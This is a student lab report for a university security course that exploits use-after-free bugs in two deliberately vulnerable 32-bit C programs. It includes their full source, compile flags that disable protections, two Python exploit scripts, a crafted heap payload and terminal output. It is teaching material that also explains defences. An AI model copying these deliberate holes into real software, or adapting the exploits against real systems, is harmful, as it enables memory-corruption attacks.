Heap Exploitation Using Use-After-Free Vulnerabilities

Kalpesh Bharat Parmar
M.Eng Cybersecurity
University of Maryland College Park, MD, USA
[redacted]
UMD Directo[redacted]
Course and section - ENPM691 0101

***Abstract*—This report reproduces and extends the heap exploitation examples from ENPM691 Lecture 11. Two vulnerable C programs, `heap_auth` and `heap_priv`, are compiled as 32-bit Linux ELF binaries on a Kali Linux virtual machine. Both programs contain deliberate heap use-after-free (UAF) bugs. By carefully controlling allocation order and reusing freed chunks, I demonstrate how to overwrite sensitive data structures in the heap: first to bypass an authentication check, and then to escalate a logical "access level" field to a root-like privilege. Python scripts (`exploit_auth.py` and `exploit_priv.py`) automate the attack by sending a scripted menu sequence and, for the privilege escalation case, a crafted 52-byte structure payload. Although the vulnerable programs spawn "privileged" shells, the effective user ID of the process never changes; therefore, the command `whoami` still prints `kp` rather than `root`. This highlights the distinction between application-level flags and true operating-system privilege.[1]**

***Index Terms*—heap exploitation, use-after-free, tcache, glibc, ENPM691, C security, Python automation**

I. Introduction

Classical memory corruption attacks often focus on the stack, but modern systems deploy multiple mitigations such as stack canaries, non-executable stacks, and position-independent executables. As discussed in Lecture 11, the heap remains a rich attack surface[1]: heap allocators maintain complex metadata, reuse freed chunks, and expose subtle bugs such as double-free and use-after-free (UAF) vulnerabilities that can be exploited to corrupt control or data structures.[2]

In this homework I reproduce the two heap examples based on a simplified glibc-like allocator model. The first example, `heap_auth`, uses a dangling pointer to bypass authentication by reusing a freed username buffer. The second example, `heap_priv`, reuses a freed account structure and overwrites it via a separate "data buffer" allocation, resulting in a forged `AccountInfo` structure that satisfies the program's root check.

II. System Configuration and Build Environment

All experiments were performed inside a Kali Linux virtual machine configured as follows:

- **Operating System:** Kali-Linux-2025.2
- **Compiler:** `gcc` 14.3.0 (Debian 14.3.0-5) with multilib support
- **Debugger:** GDB 16.3 with the `pwndbg` extension
- **Execution Mode:** Binaries compiled and executed in 32-bit mode

The use of 32-bit mode simplifies the binary layout and keeps the structure sizes small and predictable, which helps when reasoning about heap chunks byte by byte.

A. Compilation Commands and Options

Both vulnerable programs are compiled with the same set of hardening features disabled:

```
gcc -m32 heap_auth.c -o heap_auth \
    -no-pie -fno-stack-protector -z execstack

gcc -m32 heap_priv.c -o heap_priv \
    -no-pie -fno-stack-protector -z execstack
```

Each flag has a specific purpose:

- `-m32`: instructs `gcc` to produce a 32-bit i386 binary instead of the default 64-bit one. This also links against 32-bit versions of `libc` and the dynamic loader.
- `-no-pie`: disables position-independent executable (PIE) support, so the binary is loaded at a fixed base address. This makes addresses more stable between runs and simplifies debugging.
- `-fno-stack-protector`: turns off stack canary insertion so that stack-smashing would not be detected by the runtime. While this homework focuses on the heap, disabling stack protection is typical in teaching exploitation.
- `-z execstack`: marks the stack as executable. This option is often used in classic shellcode examples; here it is not strictly required for the heap UAF exploit, but it keeps the environment consistent with other ENPM691 labs.

After compilation, the `file` utility confirms that both outputs are 32-bit, dynamically linked ELF binaries, and `ls -la` shows they are owned by the regular user `kp` and are not setuid.

III. Overview of the Vulnerable Programs

A. `heap_auth`: Use-After-Free on Username

The program `heap_auth.c` implements a toy "Secure Access Portal" with five menu options. The crucial global

pointers are:

- `user_input`: heap-allocated buffer storing the current username.
- `secret_code`: heap-allocated buffer storing the access code.

Listing 1 shows the complete source.

Listing 1: Vulnerable authentication portal (`heap_auth.c`).

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main() {
    int choice;
    char *user_input = NULL;
    char *secret_code = NULL;

    while(1) {
        printf("\n=== Secure Access Portal
    ===\n");
        printf("1. Set Username\n");
        printf("2. Set Access Code\n");
        printf("3. Clear Credentials\n");
        printf("4. Authenticate\n");
        printf("5. Exit\n");
        printf("Choice: ");
        scanf("%d", &choice);
        getchar();

        switch(choice) {
            case 1:
                user_input = malloc(256 *
    sizeof(char));
                printf("Username buffer @ %p\n
    ", (void*)user_input);
                printf("Enter username: ");
                fgets(user_input, 255, stdin);
                user_input[strcspn(user_input,
     "\n")] = 0;
                break;

            case 2:
                secret_code = malloc(256 *
    sizeof(char));
                printf("Access code buffer @ %
    p\n", (void*)secret_code);
                printf("Enter access code: ");
                fgets(secret_code, 255, stdin)
    ;
                secret_code[strcspn(
    secret_code, "\n")] = 0;
                break;

            case 3:
                printf("[!] Clearing memory
    ...\n");
                free(secret_code);
                free(user_input);
                printf("[+] Memory freed but
    pointers remain active\n");
                break;

            case 4:
                printf("[*] Authentication
    check...\n");
                if(user_input != NULL &&
    strcmp(user_input, "superadmin") == 0) {
                    printf("[+] Authentication
     SUCCESSFUL!\n");
                    printf("[!] Spawning
    privileged shell...\n");
                    system("/bin/bash");
                    exit(0);
                } else {
                    printf("[-] Authentication
     FAILED!\n");
                }
                break;

            case 5:
                printf("[*] Exiting...\n");
                if(user_input) free(user_input
    );
                if(secret_code) free(
    secret_code);
                exit(0);
        }
    }
    return 0;
}
```

The vulnerability lies in option 3, which frees both heap buffers but leaves the pointers unchanged. The condition in option 4 only checks whether `user_input` is non-`NULL`, not whether it still points to valid memory. After another allocation, the same address can be reused by the allocator, and the stale pointer will now reference different data.

B. `heap_priv`: Use-After-Free on a Structure

The second program, `heap_priv.c`, models a user account stored as a heap-allocated structure:

Listing 2: Privileged account structure and logic (`heap_priv.c`).

```
typedef struct {
    unsigned long user_id;
    unsigned char access_level;
    char account_name[40];
    unsigned int session_token;
} AccountInfo;

int main() {
    int option;
    AccountInfo *current_account = NULL;
    unsigned char *data_buffer = NULL;

    while(1) {
        printf("\n=== Account Management
    System ===\n");
        printf("1. Create Account\n");
        printf("2. Allocate Data Buffer\n");
        printf("3. Delete Account\n");
        printf("4. Verify Access Level\n");
        printf("5. Exit\n");
        printf("Option: ");
        scanf("%d", &option);
        getchar();
```

```
    switch(option) {
        case 1:
            current_account = malloc(
sizeof(AccountInfo));
            printf("Account struct @ %p\n"
, (void*)current_account);
            printf("Structure size: %lu
bytes\n", sizeof(AccountInfo));

            current_account->user_id = 0
xCAFEBABE;
            current_account->access_level
= 0;
            current_account->session_token
 = 0xDEADBEEF;

            printf("Enter account name: ")
;
            fgets(current_account->
account_name, 39, stdin);
            current_account->account_name[
strcspn(
                current_account->
account_name, "\n")] = 0;

            printf("[+] Account created:
ID=0x%lx, Level=%u, Name=%s\n",
                   current_account->
user_id,
                   current_account->
access_level,
                   current_account->
account_name);
            break;

        case 2:
            data_buffer = malloc(sizeof(
AccountInfo));
            printf("Data buffer @ %p\n", (
void*)data_buffer);
            printf("Enter hexadecimal
payload (%lu bytes):\n",
                   sizeof(AccountInfo));

            for(size_t i = 0; i < sizeof(
AccountInfo); i++) {
                unsigned int byte_val;
                if(scanf("%2x", &byte_val)
 == 1) {
                    data_buffer[i] = (
unsigned char)byte_val;
                }
            }
            getchar();
            printf("[+] Payload written to
 buffer\n");
            break;

        case 3:
            printf("[!] Deleting account
...\n");
            free(current_account);
            printf("[+] Account memory
released\n");
            break;

        case 4:
            printf("[*] Checking access
    permissions...\n");
            if(current_account != NULL) {
                printf("Account Details:\n
    ");
                printf("  User ID: 0x%lx\n
    ", current_account->user_id);
                printf("  Access Level: %u
    \n",
                       current_account->
    access_level);
                printf("  Account Name: %s
    \n",
                       current_account->
    account_name);
                printf("  Session Token: 0
    x%x\n",
                       current_account->
    session_token);

                if(current_account->
    access_level == 255) {
                    printf("\n[!] ROOT
    ACCESS GRANTED!\n");
                    printf("[+] Elevating
    privileges...\n");
                    system("/bin/bash");
                    exit(0);
                } else {
                    printf("[-]
    Insufficient privileges\n");
                }
            } else {
                printf("[-] No active
    account\n");
            }
            break;

        case 5:
            printf("[*] Shutting down...\n
    ");
            if(current_account) free(
    current_account);
            if(data_buffer) free(
    data_buffer);
            exit(0);
        }
    }
    return 0;
}
```

Again, option 3 frees the `AccountInfo` object but does not nullify `current_account`. Later, option 2 allocates a different buffer of the same size (`sizeof(AccountInfo)`) and reads raw bytes into it; if the allocator returns the previously freed chunk, the program now has two pointers (`current_account` and `data_buffer`) pointing to the same location, but with different types.

Table I summarizes the intended layout of the structure in memory.

Because the binary is compiled in 32-bit mode and the fields are aligned as shown above, `sizeof(AccountInfo)` equals 52 bytes at runtime. This matches the value printed by the program and the number of bytes expected by the

TABLE I: Intended layout of `AccountInfo` in 32-bit mode.

Offset (bytes)	Field	Description
0–3	`user_id`	32-bit user identifier
4	`access_level`	Privilege level (0 = normal)
5–44	`account_name`	Fixed 40-byte name buffer
45–48	`session_token`	Pseudo-random token
49–51	padding	Alignment / unused bytes

"hexadecimal payload" reader.

IV. Exploiting `heap_auth`: Authentication Bypass

A. Manual Exploitation Steps

The goal is to have the authentication logic compare the username string against `"superadmin"` while the program believes this string is a trusted username, not a user-controlled access code. The exploit relies on the allocator reusing the freed username chunk for a later access-code allocation.

The sequence is:

1) Choose option 1 and set a normal username (e.g., `testuser`). The program allocates a heap chunk and stores the address in `user_input`.
2) Choose option 2 and set an access code (e.g., `testpass`). A second chunk is allocated for `secret_code`.
3) Choose option 3. Both chunks are freed, but the pointers still contain their old addresses.
4) Choose option 2 again. Due to the equal size and LIFO reuse of small chunks, the allocator typically returns the previously freed username chunk for the new access-code buffer. The new string `"superadmin"` is written into that memory.
5) Choose option 4. The comparison `strcmp(user_input, "superadmin")` reads from the chunk that now holds the last access code. The condition succeeds, and the program spawns a shell.

Figure 1 shows the terminal output from performing these steps manually.



Fig. 1: Manual exploitation of `heap_auth`: the username chunk is reused for the access code after being freed, leading to an authentication bypass.

B. Python Automation

To make the exploit reproducible, a Python script writes the required menu sequence to standard output, which is then piped into the vulnerable program. Listing 3 shows the script.

Listing 3: Automated exploit for `heap_auth` (`exploit_auth.py`).

```
#!/usr/bin/env python3
# exploit_auth.py - Modified exploit script

def create_payload():
    payload = ""

    choices = [
        "1\n",          # Set username
        "testuser\n",
        "2\n",          # Set access code
        "testpass\n",
        "3\n",          # Clear credentials (free both)
        "2\n",          # New access code allocation
        "superadmin\n",
        "4\n"           # Authenticate
    ]

    return "".join(choices)

if __name__ == "__main__":
    print(create_payload(), end="")
```

The exploit is executed with:

```
chmod +x exploit_auth.py
python3 exploit_auth.py | ./heap_auth
```

The resulting output (Figure 2) confirms that the authentication succeeds and the program attempts to spawn a privileged shell.

```
┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment11]
└─$ chmod +x exploit_auth.py

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment11]
└─$ python3 exploit_auth.py | ./heap_auth

=== Secure Access Portal ===
1. Set Username
2. Set Access Code
3. Clear Credentials
4. Authenticate
5. Exit
Choice: Username buffer @ 0x95ea5c0
Enter username:
=== Secure Access Portal ===
1. Set Username
2. Set Access Code
3. Clear Credentials
4. Authenticate
5. Exit
Choice: Access code buffer @ 0x95ea6d0
Enter access code:
=== Secure Access Portal ===
1. Set Username
2. Set Access Code
3. Clear Credentials
4. Authenticate
5. Exit
Choice: [!] Clearing memory...
[+] Memory freed but pointers remain active

=== Secure Access Portal ===
1. Set Username
2. Set Access Code
3. Clear Credentials
4. Authenticate
5. Exit
Choice: Access code buffer @ 0x95ea5c0
Enter access code:
=== Secure Access Portal ===
1. Set Username
2. Set Access Code
3. Clear Credentials
4. Authenticate
5. Exit
Choice: [*] Authentication check...
[+] Authentication SUCCESSFUL!
[!] Spawning privileged shell...

┌──(kp㉿kali)-[~/Desktop/ENPM691/Assignment/Assignment11]
└─$
```

Fig. 2: Automated exploitation of `heap_auth` via `exploit_auth.py`.

V. Exploiting `heap_priv`: Forged Account Structure

A. Crafting the 52-Byte Payload

The second exploit is more structured. Instead of abusing a string comparison, the goal is to overwrite the entire `AccountInfo` object so that:

- `user_id` is a recognizable constant (`0xCAFEBABE`).
- `access_level` equals 255, which the program treats as "root".
- `account_name` is set to `"ADMIN_ROOT"`.
- `session_token` equals `0xDEADBEEF`.

Because the program expects input as 52 bytes of hexadecimal, the exploit must serialize the above fields into a little-endian byte sequence. Table II summarizes the layout of the final payload.

TABLE II: Layout of the crafted 52-byte payload for `heap_priv`.

Byte range	Purpose	Example values
0–3	`user_id`	`be ba fe ca` (`0xCAFEBABE`)
4	`access_level`	`ff` (255)
5–14	`account_name[0..9]`	ASCII `"ADMIN_ROOT"`
15–44	`account_name[10..39]`	zero padding
45–48	`session_token`	`ef be ad de` (`0xDEADBEEF`)
49–51	trailing padding	`00 00 00`

The exact working hex string, as entered manually, is:

```
be ba fe ca ff 41 44 4d 49 4e 5f 52 4f 4f 54
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 ef be ad de 00 00 00
```

B. Manual Exploit Workflow

The high-level idea is to have the allocator reuse the freed `AccountInfo` chunk for the "data buffer" in option 2, then overwrite it with the crafted bytes:

1) Option 1: create a normal account named `regularuser`. The program prints the structure address and confirms a size of 52 bytes.
2) Option 2: allocate a data buffer of size `sizeof(AccountInfo)` and write the 52-byte hex payload into it. At this point, `current_account` and `data_buffer` point to different chunks.
3) Option 3: delete the account. The chunk containing `current_account` is freed but the pointer is left dangling.
4) Option 2 again: allocate the data buffer a second time. Because both allocations use the same size, the allocator typically reuses the previously freed account chunk, so now `data_buffer` and `current_account` alias the same memory.
5) Write the same 52-byte payload again, this time overwriting the dangling `AccountInfo` structure.
6) Option 4: verify access. The program prints out the forged fields and, seeing `access_level = 255`, grants root access and spawns a shell.

Figure 3 shows a full manual run including the final `whoami` output.

C. Python Automation for `heap_priv`

To automate the exploit, the Python script constructs both the 52-byte payload and the menu sequence. Listing 4 shows the final version.

Listing 4: Automated heap-structure overwrite exploit for `heap_priv` (`exploit_priv.py`).

```
#!/usr/bin/env python3
"""
exploit_priv.py
```

Fig. 3: Manual exploitation of `heap_priv`: the crafted 52-byte payload overwrites the freed `AccountInfo` chunk, leading to root-like access.

```
Heap UAF / struct-overwrite exploit for
    heap_priv
"""

STRUCT_LEN = 52

def build_account_payload() -> str:
    bytes_out = [
        # user_id = 0xCAFEBABE (little-endian)
        0xbe, 0xba, 0xfe, 0xca,
        # access_level = 255
        0xff,
        # "ADMIN_ROOT"
        0x41, 0x44, 0x4d, 0x49, 0x4e,
        0x5f, 0x52, 0x4f, 0x4f, 0x54,
    ]
    # pad account_name to 40 bytes
    bytes_out.extend([0x00] * 30)
    # session_token = 0xDEADBEEF
    bytes_out.extend([0xef, 0xbe, 0xad, 0xde])
    # trailing padding
    bytes_out.extend([0x00, 0x00, 0x00])

    assert len(bytes_out) == STRUCT_LEN
    return " ".join(f"{b:02x}" for b in
    bytes_out)

def build_menu_script() -> str:
    payload_hex = build_account_payload()
    steps = [
        "1\n",              # Create Account
        "regularuser\n",
        "3\n",              # Delete Account (
    free)
        "2\n",              # Allocate Data
    Buffer
        f"{payload_hex}\n", # Overwrite struct
        "4\n",              # Verify Access
    Level
        "5\n",              # Exit
    ]
    return "".join(steps)

if __name__ == "__main__":
    print(build_menu_script(), end="")
```

The script is executed with:

```
python3 exploit_priv.py | ./heap_priv
```

As shown in Figure 4, the program reports the forged

account fields and prints "ROOT ACCESS GRANTED!".

VI. Why whoami Prints kp Instead of root

In both programs, successful exploitation leads to a call to:

```
system("/bin/bash");
```

This launches a new shell process, but it inherits the user IDs of the vulnerable program. Neither heap_auth nor heap_priv is setuid-root; they are simple user-owned executables with mode -rwxrwxr-x. The kernel uses the file's owner and setuid bits when deciding whether to elevate privileges. Because there is no setuid bit, the effective UID of the process remains that of the user kp.

The application's internal notion of "root" is just a boolean or numerical field in a structure. When the exploit sets access_level = 255, it satisfies the program's internal authorization check but does not affect the operating system's security model. As a result, the "privileged" shell is really just a normal bash session, and running:

```
whoami
```

still prints kp, accurately reflecting the real user ID. This distinction between logical privilege inside an application and real OS-level privilege is critical when analyzing security impact.

VII. Chunk Sizes and Exploit Reliability

The homework also asks whether the exploit depends on specific chunk sizes. In both cases, the answer is yes:

- For heap_auth, both username and access-code buffers are allocated with malloc(256), so they share the same size class. This increases the likelihood that the allocator reuses the freed username chunk for a later access-code allocation.[3]
- For heap_priv, the account structure and the data buffer both use sizeof(AccountInfo) (52 bytes). Because size classes in glibc are grouped, having exactly matching sizes strongly encourages reuse of the freed account chunk when the data buffer is allocated again.

If the sizes were significantly different, the chunks would go into different bins (or tcache lists), and the exploit would not be reliable or might fail entirely. Similarly, running under a different allocator or with hardening features such as full FORTIFY_SOURCE or hardened tcache checks could detect or prevent these manipulations.

VIII. Conclusion

This homework demonstrates how a relatively simple use-after-free vulnerability in heap-allocated data can be turned into powerful attacks. In heap_auth, reusing a freed string buffer is sufficient to bypass an authentication check. In heap_priv, the ability to reallocate a freed structure and overwrite it with a crafted payload results in a forged internal representation of a "root" user. At the same time, the experiments emphasize that application-level flags do not automatically translate into real operating-system privileges: without setuid or similar mechanisms, a spawned shell still runs under the original user's account.

Understanding how heap allocators manage free lists, size classes, and tcache entries is essential to both exploiting and defending against such bugs. Defensive programming practices—such as nullifying pointers after free(), avoiding manual management of raw heap memory when possible, and enabling modern allocator hardening—can greatly reduce the risk of these vulnerabilities in real-world applications.

References

[1] P. O'Rorke, "Lecture 11: Basic Heap Exploitation," ENPM691: Hacking of C Programs and Unix Binaries, University of Maryland, College Park, Fall 2025.

[2] OWASP, "Using freed memory (Use After Free)," OWASP Wiki, accessed Dec. 2025.

[3] D. Lea, "A Memory Allocator," technical note describing the design principles of a general-purpose malloc, 2000.



Fig. 4: Automated exploitation of `heap_priv` using `exploit_priv.py`.